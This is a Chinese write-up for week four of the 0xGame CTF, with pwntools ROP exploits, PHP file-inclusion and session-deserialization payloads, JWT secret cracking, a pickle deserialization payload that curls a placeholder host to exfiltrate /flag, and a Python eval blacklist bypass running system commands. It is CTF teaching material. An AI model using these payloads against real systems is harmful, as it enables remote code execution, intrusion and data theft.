0xGame第四周Writeup

Pwn

不会起名的废物

很明显,是一个栈溢出的漏洞,溢出长度0x30字节
这里利用ret2libc来获取共享库中的地址,pop_rdi_ret讲某个函数的got表地址交给rdi寄存器, 然后调用puts函数的plt表项打印出rdi指针对应的地址里面的数据,从而可以拿到这个函数在经过延迟绑定后存放在got表里面的libc共享库地址,打印后再返回到漏洞函数,将拿到的这个地址再减去这个函数在libc文件中的偏移,即可拿到libc的基地址,再通过基地址拿到其他函数此时的地址即可构造一个 system('/bin/sh')的ROP从而getshell

```
from pwn import*
p = process('./main')
p = remote('39.101.210.214',10004)
elf =ELF('./main')
libc =ELF('./libc-2.23.so')
context.log_level ='DEBUG'
pop_rdi_ret = 0x40127b
p.sendlineafter("GOT?\n",'U'*0x28 + p64(pop_rdi_ret) + p64(elf.got['puts']) +
p64(elf.plt['puts']) + p64(0x4011FB))
libc_base = u64(p.recvuntil('\x7F')[-6:].ljust(8,'\x00')) - libc.sym['puts']
log.info('LIBC:\t' + hex(libc_base))
system = libc_base + libc.sym['system']
binsh = libc_base + libc.search('/bin/sh').next()
p.sendlineafter("GOT?\n",'U'*0x28 + p64(pop_rdi_ret) + p64(binsh) + p64(system))
p.interactive()
```

程序源码:

```
//gcc src.c -o main -z noexecstack -fstack-protector-explicit -no-pie -z now -s
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

void func()
{
    char buf[0x20];
    memset(buf,0,0x20);
    puts("DO U KnOw PLT&GOT?");
    read(0,buf,0x50);
    // scanf("%s",buf);
}
void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
//  return alarm(0xF);
}
int main()
```

```
{
    my_init();
    func();
}
```

TLS_struct and Thread (easy_pthread)

出的红包题,肯定要难一点是吧?
题目是多线程的题目,在线程函数里面,此时的栈是通过mmap开辟的一片空间出来,而TLS此时储存的有Canary的值,重点就是子线程(线程函数运行的线程)的TLS结构体是从父线程中的TLS结构体拷贝过来的,如果能够覆盖子线程的Canary即可 绕过Canary的检测,而通过fsbase命令查询到的子线程TLS结构体发现距离返回地址也不远,大概0x900多一点的长度
程序还存在一个负数溢出,只要我们输入-1,即可绕过长度的检测,让写入长度变得很长从而通过一直溢出即可把子线程的TLS结构体给覆盖掉,将其中的Canary任意修改为一个值
又因为程序开启了沙盒,不让getshell,所以通过ROP 读取flag,首先在bss段写入一个./flag"字符串,然后调用open("./flag",0),0表示只读,拿到文件描述符通常为3,再通过read(3,bss_addr,0x30),将flag读取到bss某个地址上,然后调用write函数打印出来

```
from pwn import*
context.log_level = 'DEBUG'
context.arch = 'AMD64'
p = process('./main')
p = remote('39.101.210.214',10013)
elf =ELF('./main')
p.sendlineafter('name: ',"FMYY")
p.sendlineafter('Enter the size of message: ','-1')
pop_rdi_ret = 0x0000000000401A3B
pop_rsi_r15 = 0x0000000000401A39
flag_write = elf.bss() + 0x300
get_name = 0x401523
payload  = '\x00'*0x118
def csu_init(call,rdi,rsi,rdx):
    payload  = p64(0x401A32)
    payload += p64(0)
    payload += p64(1)
    payload += p64(rdi)
    payload += p64(rsi)
    payload += p64(rdx)
    payload += p64(call)
    payload += p64(0x401A18)
    payload += '\x00'*8*7
    return payload
orw  = p64(pop_rdi_ret) + p64(flag_write)
orw += p64(pop_rsi_r15) + p64(0)*2
orw += p64(elf.plt['open'])
orw += csu_init(elf.got['read'] ,3,flag_write,0x50)
orw += csu_init(elf.got['write'],1,flag_write,0x50)
payload += p64(pop_rdi_ret)
payload += p64(flag_write)
payload += p64(pop_rsi_r15)
payload += p64(8)
payload += p64(0)
payload += p64(get_name)
payload += orw
payload  = payload.ljust(0xA00,'\x00')
```

```
p.sendafter('message: ',payload + '\n')
#gdb.attach(p,"b *0x401930")
p.sendline('./flag')
p.interactive()
```

程序源码:

```
//g++ src.cpp -o main -lpthread -no-pie -fstack-protector-all -z noexecstack -z
now
#include <iostream>
#include <cstring>
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/prctl.h>
#include <linux/filter.h>
#include <linux/seccomp.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

void my_init();
void *pthread();
void sandbox();
void get_input(char *p,unsigned short int size);
unsigned int get_end(char p[],unsigned int nbytes);
int size;
int fd[2];
int main(int argc,char *argv[])
{

    my_init();
    pthread_t thread;
    if ((pthread_create(&thread, NULL,(void *(*)(void *))pthread,NULL)) == -1)

    {
        std::cerr<< "Create Error   :(" << std::endl;
        return 1;
    }

    if(pthread_join(thread,NULL))
    {
        std::cout << "Thread Ended   :)" << std::endl;
        return 0;
    }

    return 0;
}

void my_init()
{
    setvbuf(stdin,0LL,2,0LL);
    setvbuf(stdout,0LL,2,0LL);
    setvbuf(stderr,0LL,2,0LL);
    sandbox();
}
```

```
void sandbox()
{
    prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
    struct sock_filter sfi[] ={
        {0x20,0x00,0x00,0x00000004},
        {0x15,0x00,0x05,0xC000003E},
        {0x20,0x00,0x00,0x00000000},
        {0x35,0x00,0x01,0x40000000},
        {0x15,0x00,0x02,0xFFFFFFFF},
        {0x15,0x01,0x00,0x0000003B},
        {0x06,0x00,0x00,0x7FFF0000},
        {0x06,0x00,0x00,0x00000000}
    };
    struct sock_fprog sfp = {8, sfi};
    prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &sfp);
}

unsigned int get_end(char *p,unsigned int nbytes)
{
    unsigned int i = 0;
    char *t = p;
    for(; i<nbytes ; i++,t++) {
        if(*t == '\x00' || *t =='\n')
            return i;
    }
    return i;
}

void get_name(char *p,unsigned short int size)
{
    char c;
    int n = 0;
    while(n <size)
    {
        int ret = read(0,&c,1);
        if(!ret || c == '\n'){
            *((char*)p + n) = 0;
            break;
        }
        *((char*)p + n) = c;
        n++;

    }
}
void *pthread()
{
    char name[0x20];
    char message[0x100];
    unsigned int i = 0;
    unsigned int m = 0;
    unsigned short int nbytes = 0;
    memset(name,0,0x20);
    memset(message,0,0x100);
    std::cout << "WelCOme To 0xGame Final Week" << std::endl;
    std::cout << "The more you do it first, the more rewards you get" <<
std::endl;
```

```
    std::cout << "Hint1 : seccomp and orw" << std::endl;
    std::cout << "Hint2 : TLS Struct and Canary" << std::endl;
    std::cout << "\t\t\t\t\t\tBY FMYY" << std::endl;

    fd[0] = open("./name.txt",O_WRONLY|O_APPEND);
    fd[1] = open("./message.txt",O_WRONLY|O_CREAT|O_TRUNC);
    std::cout << "Now,you can write your id into the name.txt,only write and 24
bytes" << std::endl;
    std::cout << "Write your name: ";
    get_name(name,0x18);
    m = get_end(name,0x18);
    write(fd[0],name,m);
    write(fd[0],"\n",1);
    std::cout << "Then,Leave Some message into message.txt" << std::endl;
    std::cout << "Enter the size of message: ";
    std::cin >> size;
    if( size >= 0xF8) {
        std::cerr << "NO!,message size is too large" << std::endl;
        exit(0);
    }
    std::cout << "OK,now you can write message: ";
    nbytes = (unsigned short int)size;
    read(0,message,nbytes);
    m = get_end(message,0xF8);
    write(fd[1],message,m);

    std::cout << "ALL Done!\t" << "Good Bye~" << std::endl;
    close(fd[0]);
    close(fd[1]);
    return NULL;
}
```

Web

switch

根据提示可知vim异常退出会留下swp文件，访问`.index.php.swp`，然后`vim -r`获得源码：

```
<?php
error_reporting(0);//flag in flag.php
$id = $_POST['id']?$_POST['id']:0;
$file = $_POST['file']?$_POST['file']:"";

if($id == '2'){
    die("no no no !");
}
switch ($id) {
    case 0:
        die('<h1 align="center"><font color="red">Do you know vim in Linux?
</font></h1>');
    case 1:
        die("0xGame Good!");
    case 2:
        if(preg_match('/filter|base64/', $file)){
           die("hacker");
        }
```

```
        include($file);
}
```

审计代码，只需要$id=2即可任意文件包含，由switch的特性，我们传入`id=2a`，php自动类型转换将2a转换为2

根据提示flag在flag.php

我们需要使用php伪协议读文件：`php://filter/convert.base64-encode/resource=flag.php`

过滤了filter和base64，但是发现没有使用i模式匹配，可以大写绕过

payload：

```
id=2e&file=php://filtEr/convert.Base64-encode/resource=flag.php
```

得到：`PD9waHANCiRmbGFnPScweEdhbWV7UzBtZV9wSHBfdFIxY0tzX3VfRzN0XzF0fSc7`

base64解码即可

JWT

登录界面可以使用任意账号密码登录

尝试admin用户登录，登陆成功后显示：


```
Welcome admin ,but you are not admin!
```

所以猜测cookie有权限控制之类的键值，百度题目名称，这篇文章讲的很详细

http://www.ruanyifeng.com/blog/2018/07/json_web_token-tutorial.html

F12看到cookie有JWT

使用官方网站进行分析：https://jwt.io/



可以看到role的值为guest，在实际场景中，我们会遇到可以以普通用户注册登录，然后修改cookie内标识用户权限的键值，达到越权的目的，获取管理员权限

但是jwt并不能直接修改，因为经过了算法签名加密，但是如果用于加密的secret值较短，是可以直接爆破出来的


推荐一个工具：https://github.com/brendan-rius/c-jwt-cracker

建议Linux系统使用：下载到本地后，在当前目录执行`make`编译

然后会生成一个`jwtcrack`文件，用法为：


```
./jwtcrack 你要爆破的jwt
```

如：



大概等个几分钟就出来了，secret为njupt

在线网站输入njupt，修改role值为admin：



然后替换，刷新得到flag

broken_motto

学习链接

在profile.php里面里面有一行注释：

```
//ini_set('session.serialize_handler','php_serialize');
```

这行代码使用的Session序列化选择器是php_serialize，注释之后默认使用的是php

两种选择器的不同的处理方式导致了session反序列化的漏洞的产生，存session的时候，存入php_serialize经过serialize()函数序列处理的数组

读取的时候php以键名 + 竖线 + 经过 serialize() 函数序列化的数据处理如果你注册的时候加一个|，可以造成对象注入。

exp:

```php
<?php

class info{
    public $admin;
    public $username;
    public $motto;

}

$pop = new info();
$pop->admin = 1;
echo serialize($pop);
```

payload：

在注册的时候username输入：

```
|O:4:"info":3:{s:5:"admin";i:1;s:8:"username";N;s:5:"motto";N;}
```

password和motto随便

easyPython

关键源码：

```python
@app.route('/')
# @login_required
def index():
    usercookies = request.cookies.get('Cookies')
    if not usercookies:
        usercookies = "{'username':'guest'}"
    else:
        usercookies = pickle.loads(base64.b64decode(usercookies))

    resp = make_response(render_template('index.html'))
    resp.set_cookie('Cookies', base64.b64encode(pickle.dumps(usercookies)))
    return resp
```

tips页面看源码可以发现，Cookies使用了pickle进行序列化与反序列化的操作

可以查到pickle反序列化漏洞

`object.__reduce__()` 函数

- 在开发时，可以通过重写类的 `object.__reduce__()` 函数，使之在被实例化时按照重写的方式进行。具体而言，python要求 `object.__reduce__()` 返回一个 `(callable, ([para1,para2...])[,...])` 的元组，每当该类的对象被unpickle时，该callable就会被调用以生成对象（该callable其实是构造函数）。
- 在下文pickle的opcode中， `R` 的作用与 `object.__reduce__()` 关系密切：选择栈上的第一个对象作为函数、第二个对象作为参数（第二个对象必须为元组），然后调用该函数。其实 `R` 正好对应 `object.__reduce__()` 函数， `object.__reduce__()` 的返回值会作为 `R` 的作用对象，当包含该函数的对象被pickle序列化时，得到的字符串是包含了 `R` 的。

所以，我们可以构造恶意payload，替换cookies，`pickle.loads()` 触发，执行命令

exp:

```python
#Python2
#Linux下运行
import pickle
import os
import base64

class genpoc(object):
        def __reduce__(self):
                    s = """curl 公网ip或能接收请求的网页?`cat /flag|base64`"""
                    return os.system, (s,)
e = genpoc()
poc = pickle.dumps(e)
print poc
print base64.b64encode(poc)
```

如果你使用弱口令123456成功登陆了admin账户，可以看到提示`flag in /flag`，没看见提示也不要紧，多一步列目录的步骤或者根据经验猜测直接`cat /flag`

注意事项：

opcode版本

- pickle由于有不同的实现版本，在py3和py2中得到的opcode不相同。但是pickle可以向下兼容（所以用v0就可以在所有版本中执行）。目前，pickle有6种版本。

本题用的是v0版本

pickle序列化的结果与操作系统有关，使用windows构建的payload可能不能在linux上运行。比如：

```
# linux(注意posix):
b'cposix\nsystem\np0\n(Vwhoami\np1\ntp2\nRp3\n.'

# windows(注意nt):
b'cnt\nsystem\np0\n(Vwhoami\np1\ntp2\nRp3\n.'
```

这里还要注意，因为没有回显，所以需要将flag带出来，可以用一个公网服务器接收，也可以用一些提供接收请求的网站如http://ceye.io/

然后base64编码后传回来是因为`{}`会丢失

```
root@iZ2zechg8lpt4ew9n3vndgZ:~# nc -lvvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [redacted] 47896 received!
GET /?MHhHYW1le2M3OTQ5NjFjLTIwYzMtNDNiYi05MjU0LWMxMTFlZGNlYjFmYX0= HTTP/1.1
User-Agent: curl/7.38.0
Host: [redacted]
Accept: */*
```

或者这题可以直接反弹shell，还是root权限23333

Reverse

iunkcode

花指令，两种方法 ida动态调试 或ida patch掉花指令（后者有点困难），
输入后进行hex编码最后进行比较。因此主要把最后比较的数字 打出来就行了

exe

python打包的exe文件，因此只要解包就行了
先用pyinstxtractor.py得到exe转pyc文件
进入pyinstxtractor.py得到的文件夹，用WinHex打开struct文件和easyre文件
发现main首字节是E3，而struct文件的E3在第17字节，所以需要将struct文件的前16字节粘贴到main文件前，补齐一下文件头
选中前16字节，ctrl+c复制。回到easyre文件，在第一个字节处ctrl+v粘贴
python -m pip install uncompyle6
uncompyle6 -o main.py easyre.pyc
可以看到代码，加密比较简单，就不写了

奶茶

花指令+smc(代码自修改)
ida动态调试。。。
首先对比较大的数因式分解（yafu）
得到第一部分，再奇偶xor一下得到第二部分。。没了。。

Crypto

littleTrick

逐字节构造服务器端的flag，使服务器发送给我们的密文解密后只有一字节是我们未知的，所以我们只需要本地枚举一下这个字节，并在本地加密，本地的密文和服务器返回的密文一致的话，就说明爆破对了。

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from pwn import *


HOST = "xx.xxx.xxx.xx"
POST = 10004
r = remote(HOST, POST)


def proof_of_work():
    rev = r.recvuntil("sha256(XXXX+")
    suffix = r.recv(16).decode()
    rev = r.recvuntil(" == ")
    tar = r.recv(64).decode()

    def f(x):
        hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
        return hashresult == tar

    prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4,
'upto')
    r.recvuntil("Give me XXXX:")
    r.sendline(prefix)


proof_of_work()
r.recvuntil(b"n : ")
```

```
n = int(r.recvline().decode().strip(), 16)
e = 65537
flag=b""
for i in range(44):
    mask=b"1"*(44-i-1)
    print(mask)
    r.sendlineafter(b"> ", b"1")
    r.sendlineafter(b"Your mask (in hex): ",hex(pow(bytes_to_long(mask),e,n))
[2:].encode())
    tar = int(r.recvline().decode().strip(), 16)
    for j in range(32,128):
        guess=flag+long_to_bytes(j)+mask
        if pow(bytes_to_long(guess),e,n)==tar:
            flag+=long_to_bytes(j)
            print(flag)
            break
r.interactive()
```

ElGamal

这题的考点是判断二次剩余，如果发现了y是二次剩余的话，那么只需要判断c1是否为二次剩余就可以了。

```
from Crypto.Util.number import *

y =
21011363183989827644943556979827352903518678535401283998090618066907014814651432
58501856786165972388085070268979718711434744226290744692988395355120277617
g =
84015627988908344922989474035828063597693633019961381988500776141440233939457707
11612546197987255078645962298286362268504959833530010137313108031112774451
p =
10946148224653120484646906462803901217745837751637974066354601688874051778651193
81141273937205928184777149156458998651815403949331214745859121635142434 6123

datalist = [c.split(", ") for c in open("data", "r").read().split("\n")[:-1]]
flag = "".join(["0" if pow(int(c[1], 16), (p-1)//2, p) == 1 else "1" for c in
datalist])
print(long_to_bytes(int(flag,2)))
```

如果y不是二次剩余的话，就需要多进行一层判断。

//这题改自CVE-2018-6594

```
from Crypto.Util.number import *
f = open("data", "r").read().split("\n")[:-1]
datalist = [c.split(", ") for c in f]

y =
21011363183989827644943556979827352903518678535401283998090618066907014814651432
58501856786165972388085070268979718711434744226290744692988395355120277617
g =
84015627988908344922989474035828063597693633019961381988500776141440233939457707
11612546197987255078645962298286362268504959833530010137313108031112774451
```

```
p =
109461482246531204846469064628039012177458377516379740663546016888740517786511938114127393720592818477714915645899865181540394933121474585912163514243461 23

flag = ""
for c in datalist:
    output = -1
    if (pow(y, (p-1)//2, p) == 1) or (pow(int(c[0], 16), (p-1)//2, p) == 1):
        if pow(int(c[1], 16), (p-1)//2, p) == 1:
            flag += "0"
        else:
            flag += "1"
    else:
        if pow(int(c[1], 16), (p-1)//2, p) == 1:
            flag += "1"
        else:
            flag += "0"
flag = long_to_bytes(int(flag,2))
print(flag)
```

Misc

flip

和题目名称一样，翻转就完了。

从`pwd.mp3`得到`400856699300sidrowssap`翻转后的`passwordis003996658004`，即可用`003996658004`解开`galf_si_siht_2.zip`。

这时可以用binwalk从`galf_si_siht.zip`提取出一个`password.txt`，可以看出，这里也是被翻转了，写个简单的脚本就可以得到明文。

```
f = open("password.txt", "r")
hint = f.readline().strip()[::-1]
pwd = ""
for i in range(100):
    pwd += chr(int(f.readline().strip()[::-1],2))
print(hint)
print(pwd[::-1])
```

运行得到：

> I want to write file in binary, but something seems to be wrong?
> You are so clever that this problem is just a piece of cake for you, the password is A_pi3ce_0f_C4ke

用`A_pi3ce_0f_C4ke`解开`galf_si_siht.zip`，二进制打开图片，转换成十六进制逆序一下即可打开。

```
f = open("galf_si_siht.png", "rb").read()
open("this_is_flag.png", "wb").write(f[::-1])
```

扫描二维码即可得到flag。

Hex酱

其实是一道web题

源码：

```
import random
import base64
import hashlib

wrong_msg = ["我可运行不了这种呀","不支持这么写啦", "看不懂这种呀", "哎呀，没有运行成功~"]

def keyword_filter(keyword, msg):
    for i in keyword:
        if i not in msg:
            return False
    return True

def py_filter(msg):
    for keyword in ["class", "eval", "exec","input","listdir",
"help","powershell", "cmd", "shutdown", "del", "logoff", "sys", "globals",
"builtins", "getattr", "pow"]:
        if keyword_filter(keyword, msg):
            return [False, keyword]
    if "**" in msg:
        return [False,"**"]

    return [True]

def do_python(msg):
    try:
        msg = msg[6:-1]
        print(msg)
        key_word = py_filter(msg)
        if key_word[0]:
            temp = eval(msg)
        else:
            return "包含关键词："+key_word[1]
        if temp != None:
            return str(temp)
        else:
            return random.choice(wrong_msg)
    except:
        return random.choice(wrong_msg)

def rcode(msg):
    if msg[:6] == "print(" and msg[-1] == ")":
        return [True, do_python(msg)]
    if (msg[:4] == "md5(" or msg[:4] == "MD5(") and msg[-1] == ")":
        return [True, hashlib.md5(msg[4:-1].encode()).hexdigest()]
    if (msg[:7] == "sha256(" or msg[:7] == "SHA256(") and msg[-1] == ")":
        return [True, hashlib.sha256(msg[7:-1].encode()).hexdigest()]
    if (msg[:7] == "sha512(" or msg[:7] == "SHA512(") and msg[-1] == ")":
        return [True, hashlib.sha512(msg[7:-1].encode()).hexdigest()]
    if msg[:10] == "b64encode(" and msg[-1] == ")":
        return [True, base64.b64encode(msg[10:-1].encode()).decode()]
    if msg[:10] == "b64decode(" and msg[-1] == ")":
```

```
        return [True, base64.b64decode(msg[10:-1]).decode()]
    return [None]
```

就是调用eval执行python代码，绕过黑名单过滤进行一个python命令注入就可以拿到flag

黑名单是只要出现了某个关键词中的所有字符就会过滤

其实过滤没起什么作用，看起来过滤了很多，但是`import` `os`没过滤

windows下对大小写不敏感，全大写就行，所以拿flag的姿势非常多

二进制编码也行

最简单的使用os库执行系统命令：

```
print(__import__('os').popen('WHOAMI').read())

izozp2s3d5jnzaz\administrator
```

列当前目录文件：

```
print(__import__('os').popen('DIR').read())

2020/11/03  15:52    <DIR>          .
2020/11/03  15:52    <DIR>          ..
2020/08/11  11:39    <DIR>          app
2020/08/11  11:39    <DIR>          conf
2020/08/11  11:39    <DIR>          data
2020/09/24  16:23    <DIR>          go-cqhttp
2020/08/11  11:39    <DIR>          httpapi
2020/09/22  20:38             1,312 main_bot.py
2020/09/18  01:20             1,813 massage_filter.py
2020/11/03  15:52             1,850 runcode.py
2020/09/18  01:20    <DIR>          __pycache__
```

查看当前路径：

```
print(__import__('os').popen('CD').read())

C:\Users\Administrator\Desktop\Game\HexQBot
```

查看上一级目录：

```
print(__import__('os').popen('DIR ..\\').read())

2020/09/30  00:33    <DIR>          .
2020/09/30  00:33    <DIR>          ..
2020/10/27  00:13    <DIR>          HexQBot
2020/09/30  00:33         9,440,520 HexQBot.zip
2020/09/30  00:33    <DIR>          __MACOSX
```

查看桌面文件：

```
#有时候qq会因为消息长度限制导致无回显，dir命令加个/b就好了
#一般windows题，flag经常在桌面上
print(__import__('os').popen('DIR /B ..\\..\\').read())
```

```
或者
print(__import__('os').popen('DIR /B %USERPROFILE%\\DESKTOP').read())
或者
print(__import__('os').popen('DIR /B C:\\USERS\\ADMINISTRATOR\\DESKTOP').read())

BtSoft.exe
Game
go-cqhttp-v0.9.17-windows-amd64.zip
Google Chrome.lnk
here_is_flag.txt
HexQBot
HexQBot - 副本
HexQBot - 副本.zip
jdk-14.0.2_windows-x64_bin.exe
Mirai整合包Dice+铃心564
Mirai整合包Dice+铃心564.zip
pycryptodome-3.9.8-cp36-cp36m-win_amd64.whl
python-3.7.6-amd64.exe
task
Visual Studio Code.lnk
yafu-1.34
yafu-1.34.zip
宝塔面板.lnk
```

在桌面看到flag文件：`here_is_flag.txt`

查看flag：

```
print(__import__('os').popen('TYPE
%USERPROFILE%\\DESKTOP\\HERE_IS_FLAG.TXT').read())
或者使用通配符?：
print(__import__('os').popen('TYPE %USERPROFILE%\\DESKTOP\\????_??
_????.???').read())
或者*：
print(__import__('os').popen('TYPE %USERPROFILE%\\DESKTOP\\HER*').read())

#0xGame{621a9c2d-0f24-40fc-b5e2-8d8018e5165b}
```

下次出windows题可能把flag放在内网服务了，搞一个域渗透?